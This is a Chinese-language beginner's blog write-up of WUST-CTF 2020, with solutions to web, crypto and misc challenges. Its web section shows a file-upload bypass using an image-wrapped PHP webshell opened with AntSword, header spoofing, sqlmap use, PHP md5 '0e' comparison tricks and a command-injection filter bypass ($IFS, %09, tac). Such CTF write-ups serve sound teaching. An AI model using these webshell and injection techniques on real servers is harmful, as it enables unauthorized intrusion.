

WUST-CTF 2020 WriteUp

原创

[WustHandy](#) 于 2020-03-30 21:42:35 发布 2015 收藏 5

分类专栏: [WriteUp](#) 文章标签: [信息安全](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45883223/article/details/105193948

版权



[WriteUp 专栏收录该内容](#)

15 篇文章 2 订阅

订阅专栏

WUST-CTF 2020 WriteUp

前言

Web

[checkin](#)

[admin](#)

[CV Maker](#)

[朴实无华](#)

Crypto

[大数运算](#)

[情书](#)

[B@se](#)

[babrsa](#)

[佛说: 只能四天](#)

Misc

[Space Club](#)

[Welcome](#)

[爬](#)

[Find me](#)

[girlfriend](#)

[Shop](#)

Reverse

[Cr0ssFun](#)

[level1](#)

前言

本文无任何跳步，过程十分详细，面向零基础的萌新（我也是萌新
这次又被“面向萌新，题目友好”给骗了，我还是tcl。

Web

checkin


打开链接发现要提交作者的名字，但是提交键无法点击



于是按F12查看网页源代码找到提交键的元素，发现了disabled="disabled"，把它删除后发现无法输入作者“52Hertz”，发现有maxlength="3"的限制，把3改成大数后就可以点击提交了。

The screenshot shows the Chrome DevTools Elements tab with the HTML source code of the page. The 'Submit for Flag' button is highlighted with a blue selection bar, showing its attributes: type="submit", disabled="disabled", and value="Submit for Flag". The URL at the bottom is https://blog.csdn.net/weixin_45883223.

弹出来一个框，输入url进入博客。



在主页发现了滚动的前半段flag，接着在博客里找后半段。



文章翻到最后一页的最后一篇博客发现了“远古的blob”

1970



1970-01-01

远古的 blog

进入后翻到最下面找到了后半段，拼接即可。

Here is your flag: 5_a_c@nner_can_Can_@_can}

admin

第一反应居然是sql注入。。。这里放的是我的奇yin方法，当时没想到要用万能密码（例如'or 1#）

登录

admin

•••••

Login
https://blog.csdn.net/weixin_45883223

随便输个账号密码，用Burp Suite（以下简称BP）抓包

Burp Suite Professional v2.1.06 - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://101.200.53.102:12333

Forward Drop Intercept is on Action

Raw Params Headers Hex

Comment this item

POST / HTTP/1.1

```
Host: 101.200.53.102:12333
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://101.200.53.102:12333
Connection: close
Referer: http://101.200.53.102:12333/
Cookie: PHPSESSID=stg1j3kcis8be9129hq79dna04
Upgrade-Insecure-Requests: 1

username=admin&password=admin
```

把包复制粘贴到kali linux的文本文档里并保存

```
root@kali: ~
```

File Actions Edit View Help

root@kali: ~

```
POST / HTTP/1.1
Host: 101.200.53.102:12333
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://101.200.53.102:12333
Connection: close
Referer: http://101.200.53.102:12333/
Cookie: PHPSESSID=12q83asp2ke5pb6edmnls2kk6
Upgrade-Insecure-Requests: 1

username=admin&password=admin
```

https://blog.csdn.net/weixin_45883223

一个302的url

sqlmap一下发现了

访问这个url，发现要本地ip，所以在BP抓的每一个包里都加上 X-Forwarded-For: 127.0.0.1



必须本地ip才能访问

GET请求，构造?ais=520



用GET方式传一个参数ais, 值为520

POST请求，用Max HackBar 勾选Post Data wust=1314 Execution



用POST方式传一个参数wust, 值为1314

Post data: wust=1314 | https://blog.csdn.net/weixin_45883223

p和aste应该连起来，剩下的4dz,Rqr,cSf2排列组合即可

你离flag已经很近了，网址给你了：4dz aste.ubuntu.com/p/ https://p Rqr cSf2

This paste expires on 2020-04-17.

Download as text

1 d2N0ZjIwMjB7bjB3X31vdV9rbjB3X3RoZV9iYXNpY18wZ19zcWxfYW5kX2h0dHB9

Download as text

https://blog.csdn.net/weixin_45883223

把得到的这段base64解码即可

base编码

base16、base32、base64

d2N0ZjIwMjB7bjB3X31vdV9rbjB3X3RoZV9iYXNpY18wZ19zcWxfYW5kX2h0dHB9

编码

base64

字符集

utf8(unicode编码)

编 码


解 码

wctf2020{now_you_know_the_basic_of_sql_and_http}

https://blog.csdn.net/weixin_45883223

CV Maker

先注册一个账号并登录



只有这个更换头像的地方可操作，看出是文件上传，试试一句话木马行不行



更改content-type为image/jpg等操作都无法上传成功，查一下exif_imagetype



找到CSDN里有这样一篇博客

分析，该代码通过exif_imagetype判断文件类型

通过图片马进行上传绕过

制作图片马

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [版本 10.0.17134.345]
(c) 2018 Microsoft Corporation。保留所有权利。

C:\Users\HP.000>cd desktop

C:\Users\HP.000\Desktop>copy 1.gif/b+ test.php 2.gif
1.gif
test.php
已复制      1 个文件。

C:\Users\HP.000\Desktop>
https://blog.csdn.net/weixin_43571641
```

接着用bp上传文件

-----16118208222929
Content-Disposition: form-data; name="upload_file"; filename="2.gif"
Content-Type: image/gif

3IF89a
<?php phpinfo();?>
-----16118208222929
Content-Disposition: form-data; name="submit"

消婬結果
-----16118208222929--

<div id="msg"></div>
<div id="img"></div>

</div>
<div id="footer">
<center>Copyright @ 2018 by c0ny1</center>
</div>
<div class="mask"></div>
<div class="dislne">

0 matches

0 matches

制作图片马

```
C:\Users\1\Desktop>copy 1.jpg/b+ 1.php 2.jpg
1.jpg
1.php
已复制      1 个文件。
```

上传2.jpg，抓包，send to repeater，把filename的后缀改为.php，send，在response里找到了上传的回显路径

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 ... Send Cancel < > ? Target: http://101.200.53.102:12306

Request

- [Raw](#)
- [Params](#)
- [Headers](#)
- [Hex](#)

```
POST /profile.php HTTP/1.1
Host: 101.200.53.102:12306
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101
Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----2394803230672
Content-Length: 282898
Origin: http://101.200.53.102:12306
Connection: close
Referer: http://101.200.53.102:12306/profile.php
Cookie: PHPSESSID=stg1j3kcis8be9129hq79dna04; _Hz=aGFuQHFxLmNvbQ%3D%3D
Upgrade-Insecure-Requests: 1

-----2394803230672
Content-Disposition: form-data; name="upload_file"; filename="2.php"
Content-Type: image/jpeg



```

(2) < + > Type a search term 0 matches

Done

Response

- [Raw](#)
- [Headers](#)
- [Hex](#)
- [HTML](#)
- [Render](#)

```
filter: alpha(opacity=0);
-moz-opacity: 0;
opacity: 0;
left: 0px;
top: 0px;
}

</style>
<div class="page-content">
<div>
<div class="profile-page">
<div class="wrapper">
<div class="page-header page-header-small" filter-color="green">
<div class="page-header-image" data-parallax="true" style="background-image: url('images/cc-bg-1.jpg');"></div>
<div class="container">
<div class="content-center">
<div class="cc-profile-image"><a href="#"></a></div><br> <div class="div1" style="position: relative; left: 105px; top: -23px;">
<form action="/profile.php" method="post" enctype="multipart/form-data">
<div class="div2"><input type="file" class="inputstyle" name="upload_file"/>
<input class="button" type="submit" name="submit" value="提交" style="position: relative; left: 105px; top: -23px;"/>
</form>
</div><br>

```

(2) < + > Type a search term 0 matches

打开中国蚁剑进行连接，url为那个路径，密码为一句话木马的POST里的那个

中国蚁剑

AntSword 编辑 窗口 调试

设置

数据管理 (0)

URL地址	IP地址
101.200.53.102:12306/uploads/3fb3e7ae45129c579ec052b4ef52d4f.php	handy

分类目录 (1)

- 默认分类

添加 | 重命名 | 删除

https://blog.csdn.net/waixin_45883223

刚开始在html文件夹里翻了半天flag在哪（受ctfhub影响），最后在根目录里找到了flag和readflag

中国蚁剑

AntSword 编辑 窗口 调试


101.200.53.102

目录列表 (20) 文件列表 (27)


	名称	日期	大小	属性
—				
—	mnt	2014-04-10 22:12:14	4 Kb	0755
—	opt	2016-01-19 12:49:59	4 Kb	0755
—	proc	2020-03-30 04:41:10	0 b	0555
—	root	2020-03-30 04:43:48	4 Kb	0700
—	run	2020-03-30 04:41:46	4 Kb	0755
—	sbin	2016-01-19 23:31:22	4 Kb	0755
—	srv	2016-01-19 12:49:59	4 Kb	0755
—	sys	2020-03-23 14:36:11	0 b	0555
—	tmp	2020-03-30 07:04:13	4 Kb	1777
—	usr	2016-02-15 10:34:39	4 Kb	0755
—	var	2016-02-15 10:35:01	4 Kb	0755
—	.dockerenv	2020-03-30 04:41:10	0 b	0755
—	create_mysql_admin_user.sh	2016-02-15 10:34:07	1.1 Kb	0755
—	flag	2020-03-16 07:31:07	48 b	0711
—	readflag	2020-03-16 07:31:12	16.23 Kb	4755
—	run.sh	2016-02-15 10:34:07	549 b	0755
—	start-apache2.sh	2016-02-15 10:34:07	67 b	0755
—	start-mysqld.sh	2016-02-15 10:34:07	29 b	0755

任务列表

https://blog.csdn.net/weixin_45588223



打开flag发现是空的



再打开readflag，是一堆乱七八糟的



于是打开终端使用命令 ./readflag 执行文件得到flag

```
(*) 基础信息
当前路径: /var/www/html/uploads
磁盘列表: /
系统信息: Linux da645f0cd7e7 4.4.0-170-generic #199-Ubuntu SMP Thu Nov 14 01:45:04 UTC 2019 x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html/uploads) $ cd /
(www-data:/) $ ./readflag
wctf2020{congratulation_upl0ad_to_getShe1lllllll}
(www-data:/) $
```

朴实无华

找不到什么注入点，sqlmap也无果，打开robots.txt看看发现了 /xxx.php



进去看看有一个假flag



按F12点网络看消

息头，发现了look_at_me，进入fl4g.php

Max HackBar

状态	方法	域名	文件	触发源头	类型	传输	大小
200	GET	101.200.53.102:2333	/fake_flaggg.php		document	html	270 字节
200	GET	101.200.53.102:233	/favicon.ico		img	html	已缓存 14 字节

所有 HTML CSS JS XHR 字体 图像 媒体 WS 其他 持续日志 禁用缓存 不节省 HAR

消息头 Cookie 参数 响应 耗时 堆栈跟踪

Content-Length: 22
Content-Type: text/html
Date: Mon, 30 Mar 2020 03:36:40 GMT
Keep-Alive: timeout=5, max=100
look_at_me: /fl4g.php
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14

2 个请求 | 已传输 36 字节 / 270 字节 | 完成: 151 毫秒 | DOMContentLoaded: 47 毫秒 | load: 57 毫秒

https://blog.csdn.net/weixin_45883223

全是php代码，审计一波，有三个部分，第一个num要<2020，+1后还要>2021，查一下，php，弱类型，十六进制，构造num=0x2019成功了

101.200.53.102:23333/fl4g.php

```

<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);

//level 1
if (isset($_GET['num'])){
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021){
        echo "我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.<br>";
    }else{
        die("金钱解决不了穷人的本质问题");
    }
}else{
    die("去非洲吧");
}
//level 2
if (isset($_GET['md5'])){
    $md5=$_GET['md5'];
    if ($md5==md5($md5))
        echo "想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，致富有道，别学小暴.<br>";
    else
        die("我赶紧喊来我的酒肉朋友，他打了个电话，把他一家安排到了非洲");
}else{
    die("去非洲吧");
}

//get flag
if (isset($_GET['get_flag'])){
    $get_flag = $_GET['get_flag'];
    if(istrstr($get_flag, ' ')){
        $get_flag = str_replace("cat", "wctf2020", $get_flag);
        echo "想到这里，我充实而欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥.<br>";
        system($get_flag);
    }else{
        die("快到非洲了");
    }
}else{
    die("去非洲吧");
}

```

https://blog.csdn.net/weixin_45883223

第2步要求md5加密前后相等，php把科学计数法0e后面全是数字的全当作0，Google到了这篇博客，piao过来一个md5=0e215962017

The screenshot shows a browser window with the following details:

- Title Bar:** PHP弱类型&&md5碰撞总结 | C × +
- Address Bar:** 不安全 | 0sec.com.cn/2018-04-26/
- Toolbar:** 应用 地图 翻译 百度 MonoCloud 扩展程序 github YouTube Greasy Fork ctf
- Main Content Area:**
 - Code Snippet:**

```
echo "Nah... '",htmlspecialchars($md5)," not the same as ",md5($md5);
}
```
 - Note:** 显然，此时的参数需要单层md5()与双层md5()后判断 ==，则我们需要找一个0e开头的纯数字字符串，这个字符串的MD5值依旧是0e开头的。
 - Text:** Python2脚本:
 - Python Script:**

```
#!/usr/bin/python
import hashlib
import re
def MD5(data):
    return hashlib.md5(data).hexdigest()

def main():
    a = 100000000
    while True:
        data = '0e' + str(a)
        data_md5 = MD5(data)
        a = a + 1
        if(re.match('^\w{32}',data_md5)):
            print(data)
            print(data_md5)
            break
        if(a % 1000000 == 0):
            print(a)
    if __name__ == '__main__':
        main()
```
 - Output:** 得到0e215962017。
 - Page URL:** https://blog.csdn.net/weixin_45883223

最后一步：!strstr...可知get_flag里不能有空格，即空格被过滤了，要绕过，有<>,\$IFS,%09等姿势；再看str_replace这句可知get_flag里面的cat都会被换成wctf2020，又要绕过；再看有system是执行get_flag里的命令语句，所以先用ls看一下目录(不用加"")

cat用别的命令来代替，比如nl,tac等

```

if (isset($_GET['num'])) {
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021) {
        echo "我无意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.<br>";
    } else {
        die("金钱解决不了穷人的本质问题");
    }
} else{
    die("去非洲吧");
}

//level 2
if (isset($_GET['md5'])) {
    $md5=$_GET['md5'];
    if ($md5==$md5($md5))
        echo "想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，致富有道，别学小暴.<br>";
    else
        die("我赶紧喊来我的酒肉朋友，他打了个电话，把他一家安排到了非洲");
} else{
    die("去非洲吧");
}
?>
我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好。
想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，致富有道，别学小暴。
想到这里，我充实而欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥。
404.html fAke_flaggg.php fl4g.php flaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag img.jpg index.php robots

```

```

if (isset($_GET['num'])) {
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021) {
        echo "我无意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.<br>";
    } else {
        die("金钱解决不了穷人的本质问题");
    }
} else{
    die("去非洲吧");
}

//level 2
if (isset($_GET['md5'])) {
    $md5=$_GET['md5'];
    if ($md5==$md5($md5))
        echo "想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，致富有道，别学小暴.<br>";
    else
        die("我赶紧喊来我的酒肉朋友，他打了个电话，把他一家安排到了非洲");
} else{
    die("去非洲吧");
}
?>
我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好。
想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，致富有道，别学小暴。
想到这里，我充实而欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥。
1 wctf2020{s1mple_php_1s_v3ry_e@sy_and_here_1s_yOur_stupid_flag_wish_u_h@ve_@_go0d_time_enj0y_1t}
https://blog.csdn.net/weixin_45883223

```

Crypto

大数运算

我也只配拿这种水题的第一解了。。。

Challenge

55 Solves

X

大数运算

100

Author: 52HeRtz

flag等于 wctf2020{Part1-Part2-Part3-Part4}每一Part都为数的十六进制形式 (不需要0x), 并用 '-' 连接

Part1 = $2020 \times 2019 \times 2018 \times \dots \times 3 \times 2 \times 1$ 的前8位

Part2 = $520^{1314} + 2333^{666}$ 的前8位

Part3 = 宇宙终极问题的答案 x, y, z绝对值和的前8位

Part4 = 见图片附件, 计算结果乘上1314

 Part4.jpg

Flag

Submit

https://blog.csdn.net/weixin_45883223

第一步在线算阶乘

请输入一个非负整数:

2020

计算

极限: 5000

2020的阶乘为:

386096951826724872377527755309254829575652833764136996704568
320001962744375418996245016343070140495922821200614629613676
056064037951380768693631095293969806083283419391122768593135
371533669789505644746708636245286071667761717496505605794126
236016354348784410240335472055757629538266448781423997420044
753128592681490931155652500393981945786030349664533711594345
568989302186320705026331591010701401806321162676014168267730
443127229747356930582741007966787455099581158386524638372751
639313267766129679555735375331455412649323831848690561911358
863665291691253184884758093169216097558804246779418405854622
335480512182276766264945125914275956103428084284556933827302
002697216249895052496440541172520541257873419634034161103824
199316296993063661010122247477806751684315159325496718242301
326410047304634788457407629483612153384782033983257542806498

117448100169850242485622135551834378243035590642352839055096
183047501262709727667023809372071930180723811416036636750921
242111077253225291490924545632327925057149716099795229733989

前八位转16进制

2进制 8进制 10进制 16进制

38609695

转换

8进制结果:	223221437
2进制结果:	10010011010010001100011111
16进制结果:	24d231f https://blog.csdn.net/weixin_45883223

第二步用电脑自带的计算器

520 ^ 1314 + 2333 ^ 666 =
6.7358675073930576996073993722567e+3568

2进制 8进制 10进制 16进制

67358675

转换

8进制结果:	400747723
2进制结果:	1000000001110011111010011
16进制结果:	403cf3 https://blog.csdn.net/weixin_45883223

搜索宇宙终极，这篇文章里有两种xyz，第一种试了下不对，第二种对了

宇宙终极数字“42”被破解！ $X^3+Y^3+Z^3=42$ 是怎么求解的？

语文

数学

英语

物理


化学

历史

地理

生物

综合



知乎 @杨超

我国自主研发的超级计算机—神威·太湖之光，曾蝉联世界超级计算机三连冠

